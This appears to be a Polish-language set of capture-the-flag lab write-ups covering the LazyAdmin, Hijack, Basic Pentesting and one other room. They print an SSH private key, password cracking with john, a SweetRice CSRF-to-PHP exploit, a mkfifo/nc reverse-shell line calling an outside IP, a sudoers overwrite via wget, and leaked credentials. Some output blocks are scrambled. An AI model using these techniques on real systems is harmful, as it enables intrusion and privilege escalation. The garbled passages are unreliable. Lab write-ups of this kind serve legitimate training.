
```

Tym prostym sposobem uzyskujemy dostęp do powłoki. Wyszukujemy plik flag.txt po czym jak się okazuje nie ma on żadnych ograniczeń odczytu, tym samym kończymy zdanie.


```
$ find / -name flag.txt 2>/dev/null  
/flag.txt  
  
$ clear  
  
$ cat /flag.txt  
flag{4127d0530abf16d6d23973e3df8dbecb}  
$ ^X@sS
```

Wgł CTF

Poprzez gobuster odszukujemy ścieżkę do nominalnej witryny /sitemap.



Po ponownym skanie ścieżek, tym razem szukając od folderu /sitemap można znaleźć katalog /id_rsa. Ku mojemu zdziwieniu, mamy dostęp do tego folderu.



Index of /sitemap/.ssh

Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.90.59 Port 80

Znajdziemy tam klucz prywatny SSH, który przyda nam się do zalogowania przez SSH.

```

-----BEGIN RSA PRIVATE KEY-----
MIIeowIBAAKCAQEAmuJeBv3MEQFCeL8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAqy30lSp5jH/bhcvYLSK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWff9W2gc3x
W69vjkHLJs+lQibEJyqpCZ1rFFSpV00jVYRx04KfAawBsCG6LA7G07vLZPRiKsP
y4lg2StXQYUz0cUvx8UkhpgxWy/009ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPCpXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
Wo/Lmln4FLzLb1T3lP0oTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgLy+6iQG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXU9mFoNI2Ic4PsPjbqyC02LmE
AnAhHKQNeU0n3ymGJEU9iJMjigb5xZGwX0FB0UJCs9QJMBBZthWylLJUKic7GvPa
M7QYKP51Vci1j3Gr0dlYgFSRKP6jZp0pM33dG1/ubom70WDZPDS9Aja0kYuJBobG
SUM+uxh7JJn8uM9J4NvQPKC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLSjgd6TcGTV
2KBA6YcfGXN0b49CF0BMLBY/dcwPHu+d0KcruHteTnM7aLdexpimJ3XHvQ40RP2
p3xz29QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMPVOX+vEaCZd6ZNFbJ4R889D7I
dcDvXkNRbw42Zw8TawzWxFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4Eiy
GW9eJnl0tzL3lTpW2lnJ+KYCRilucQUbTQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKczCwd7jFwmUUK0hX6Sog7VRQZw72cmp7Yb1KRQ9A0Nb97
uhgbVrk/Rm+uACIJ+YD57/ZuwuhNPirXwdaXwkCgYBMkrxN2TK3f3LPFGST8K+N
LaN000Q622e8TnFkme8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJk5aIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfXTFKBW
V35mEHIdDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyios7dMiVPTxtsomEHwYZiybnr3SeFGuUrlw/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWghMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu
eyq5AoGBANCK0aWnitoMTdWZ5d+WNncqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNfIfedEOvsuMLpNgvcwVXGINgo00USJTxCRQFy/onH6X1T50AAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----

```

Przeglądając kod źródłowy strony HTML można odnaleźć skomentowane imię Jessie. Z uwagi na to, że eksplorując nie odnaleziono żadnych innych potencjalnych username, zakładamy, że istnieje użytkownik Jessie/jessie.

Przy użyciu ssh2john okazuje się, że w kluczu prywatnym nie ma żadnego hasła, więc plik z kluczem prywatnym będzie wystarczający do zalogowania. Założenie stało się faktem:

```

(kali@kali)-[~]
$ chmod 600 id_rsa

(kali@kali)-[~]
$ python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
id_rsa has no password!

(kali@kali)-[~]
$ ssh -i id_rsa jessie@10.10.90.59
The authenticity of host '10.10.90.59 (10.10.90.59)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJ8UYp4syoBloBpgHfc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.90.59' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$

```

Na ścieżce ~/Documents znajduje się user_flag.txt.

```

jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
(ALL : ALL) ALL
(root) NOPASSWD: /usr/bin/wget

```

Włączyłem netcat na mojej maszynie, następnie wysłałem na nią plik /etc/sudoers z użytkownika Jessie. Teraz zmodyfikuje ten plik, a następnie będę chciał go przestać z powrotem.

Włączyłem serwer HTTP używając Pythona i użyję wget z maszyny Jessie, aby wysłać żądanie GET w celu pobrania pliku sudoers z zdalnego serwera, użyję flagi —output-document, aby zastąpić zawartość, którą chcemy zmodyfikować.

Po pobraniu i zastąpieniu aktualnych sudoers jessie ma uprawnienia root i może wejść w katalog /root oraz odczytać hasło.


LazyAdmin CTF

W wyszukaniu katalogów można odkryć domyślną aplikację w /content. Dalej eksplorując natrafiamy na ścieżkę /content/as zawierającą panel logowania do witryny.

```
(kali@kali)-[~]
$ gobuster dir -q -u http://10.10.255.33/content -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/images      (Status: 301) [Size: 321] [→ http://10.10.255.33/content/images/]
/js          (Status: 301) [Size: 317] [→ http://10.10.255.33/content/js/]
/inc         (Status: 301) [Size: 318] [→ http://10.10.255.33/content/inc/]
/as          (Status: 301) [Size: 317] [→ http://10.10.255.33/content/as/]
/_themes     (Status: 301) [Size: 322] [→ http://10.10.255.33/content/_themes/]
/attachment (Status: 301) [Size: 325] [→ http://10.10.255.33/content/attachment/]
```

Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
 Parent Directory		-	
 mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.10.255.33 Port 80

Strona zawiera dostępny backup bazy danych.

```
79 11: INSERT INTO `s`-options` VALUES( 1, 'global_setting', 'a:17:{s:4: 'name';s:25: 'Lazy Admin0809js Website';s:6: 'author';s:10: 'Lazy Admin';s:3: 'title';s:8: ' ';s:10: 'keywords';s:10: 'keywords';s:11: 'description';s:11: 'Description';s:5: 'admin';s:17: 'manager';s:6: 'password';s:32: 'a2f740ade7f9e193bf475f744cafeb';s:5: 'close';s:11: 'close_tip';s:45: ' <p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webmaster, please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox 'Site close' to open your website.</p><p>More help at <a href='\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\">http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/</a>Tip for Basic CMS SweetRice installed</a></p></s>';s:15: 'cache';s:10: 'cache_expired';s:10: 's:18: 'user_track';s:10: 's:11: 'url_rewrite';s:10: 's:4: 'login';s:10: ' ';s:15: 'theme';s:10: ' ';s:14: 'lang';s:10: 'en-us.php';s:11: 'admin_email';s:10: ' ';s:17: '023059';s:10: ' ');
```

Można znaleźć tu zahaszkowane hasło do konta „manager”. Hash wygląda na MD5. Spróbujemy wykorzystać john do złamania tego hasła.

```
(kali@kali)-[~]
$ john to-crack.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123      (?)
1g 0:00:00:00 DONE (2024-10-03 15:36) 50.00g/s 1680Kp/s 1680Kc/s 1680Kc/s coco21..181193
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Można się teraz zalogować na manager:Password123

W bazie exploitów można znaleźć exploit dla SweetRice 1.5.1 wraz z poradnikiem jak go uruchomić.

```

# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
PHP Codes In Ads File
# A CSRF Vulnerabilty In Adding Ads Section Allow To Attacker To Execute
PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .



# Exploit :
-->

<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save" method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked"/>
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
</form>
</body>
</html>

```

W miejsce php wpisujemy reverse shell php(w moim przypadku wziąłem plik z internetu i dostosowałem do swoich potrzeb.

Index of /content/inc/ads

Name	Last modified	Size	Description
 Parent Directory		-	
 reverseshellphp.php	2024-10-03 16:49	6.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.255.33 Port 80

Tym samym mamy w katalogu plik, który odpali nam Reverse Shell.

```

(kali@kali)-[~]
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.21.38.159] from (UNKNOWN) [10.10.255.33] 39202
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
16:51:49 up 44 min, 0 users, load average: 0.00, 0.03, 0.06
USER      TTY      FROM            LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

Udało nam się uzyskać powłokę shell. Dostęp do flagi user.txt nie jest zablokowany dla www-data, więc możemy ją odczytać.

```

$ mysql -u rice
ERROR 1045 (28000): Access denied for user 'rice'@'localhost' (using password: NO)
$ cat mysql_login.txt
rice:randompass
$ mysql -u rice
ERROR 1045 (28000): Access denied for user 'rice'@'localhost' (using password: NO)
$ mysql -u rice -p
Enter password: randompass

```

Można znaleźć dane do bazy danych dla użytkownika rice, jednak nie udaje się załogować do bazy.


```
$ python3 -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ cat /home/itguy/backup.pl
cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

Można zauważyć, że jeśli możliwe byłoby zmodyfikowanie `copy.sh` to moglibyśmy dostać uprawnienia `root`. Okazuje się, że plik jest dla nas edytowalny.

```
www-data@THM-Chal:/etc$ cat copy.sh
cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
www-data@THM-Chal:/etc$ echo "/bin/bash" > copy.sh
echo "/bin/bash" > copy.sh
www-data@THM-Chal:/etc$ cat copy.sh
cat copy.sh
/bin/bash
www-data@THM-Chal:/etc$
```

Tym samym dostajemy się do root.txt:

```
loof@lhw-cmu9:~# 
lhw{ee3y4tq0t11p0t31cp50q112t54e00t}
c9f loof.fx f
loof@lhw-cmu9:~# c9f loof.fx f
loof.fx f
f2
loof@lhw-cmu9:~# f2
c9 loof
loof@lhw-cmu9:~# c9 loof
```

Hijack CTF

Wynik skanownia nmapem:

```

111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  2,3        34646/tcp6 mountd
|   100005  3          35414/udp  mountd
|   100005  3          49048/tcp  mountd
|   100005  3          57264/udp6 mountd
|   100021  1,3,4      35825/tcp6 nlockmgr
|   100021  1,3,4      43551/tcp  nlockmgr
|   100021  1,3,4      52818/udp  nlockmgr
|   100021  1,3,4      53397/udp6 nlockmgr
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|   100227  2,3        2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)

```

Znajdujemy serwis rpcbind. Wykorzystując źródła internetowe tj. youtube, chatgpt można znaleźć informacje, że poprzez użycie `showmount -e <IP>` można podejrzeć dostępny dla każdego katalog. W naszym przypadku jest to `/mnt/nfs`. Należało przymontować ten katalog do

naszego hosta, a następnie stworzyć konto o UID 1003, ponieważ o konto o takim ID ma wyłączny dostęp do katalogu.

```
(root@kali)-[/]  
# sudo mount -t nfs 10.10.211.151:/mnt/share /mnt/nfs  
  
(root@kali)-[/]  
# cd /mnt/nfs  
cd: permission denied: /mnt/nfs
```

```
(root@kali)-[/etc]  
# su test1  
$ cd /mnt  
$ ls  
nfs  
$ cd nfs  
$ ls  
for_employees.txt  
$ pwd  
/mnt/nfs  
$
```

Uzyskujemy dostęp do ftp:

```
/mnt/nfs  
$ cat for_employees.txt  
ftp creds :  
  
ftpuser:W3stV1rg1n14M0un741nM4m4
```

Basic Pentesting

Enumeration(nmap, dirsearch)

Przegląd kodów źródłowych – znalezienie informacji dla dewelopera:

```
1 <html>  
2  
3 <h1>Undergoing maintenance</h1>  
4  
5 <h4>Please check back later</h4>  
6  
7 <!-- Check our dev note section if you need to know what to work on. -->  
8  
9  
10 </html>
```

Dostajemy wskazówkę, aby spojrzeć w sekcję przeznaczoną dla deweloperów. Dirsearch odnalazł katalog /development/. W nim znajdziemy dwa pliki .txt. Z ich treści wiemy, że do budowy strony wykorzystano Struts 2.5.12 oraz hasło użytkownika J ma słaby hash. Dla tej wersji Apache Struts istnieje exploit CVE-2017-9805. Nie przyniesie to nam jednak żadnej korzyści, ponieważ w aktualnym stanie witryny nie istnieje implementacja frameworku. Wykorzystując narzędzie enum4linux znajdujemy ciekawe informacje, a przede wszystkim nazwy użytkowników: kay oraz jan. Wiemy, że jan ma słabe hasło, dlatego wykorzystamy go do bruteforcu w ssh.

```
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Z pomocą hydry uzyskujemy hasło dla jana w SSH. Możemy się teraz połączyć. Hasło to armando. Jan nie ma flagi user.txt, podejrzewamy, że ma ją kay. Aby zalogować się na kay potrzebujemy albo klucza prywatnego albo hasła. Wykorzystujemy linpeas.sh. Linpeas znakomicie sobie radzi i odnajduje klucz prywatny użytkownika kay(jego błędem są złe uprawnienia do tego pliku).

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRvg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVktOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYlSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVxmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpbCb4UEawX0Tt+VKd6kzh+Bk0aU
```

Teraz wykorzystamy ssh2john, aby wygenerować hasz zawierający hasło do klucza, a następnie z użyciem johna znajdziemy te hasło.

```
(kali㉿kali)-[~]
└─$ john kay_john --wordlist=/usr/share/wordlists/rockyou
.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/
OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) i
s 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for st
atus
beeswax (kay_key)
1g 0:00:00:00 DONE (2024-10-09 12:06) 14.28g/s 1181Kp/s 1
181Kc/s 1181Kc/s behlat..bball40
Use the "--show" option to display all of the cracked pas
swords reliably
Session completed.
```

Możemy się zalogować jako kay. Okazuje się, że zawiera on drugą flagę w pliku pass.bak. Tym samym kończymy zadanie.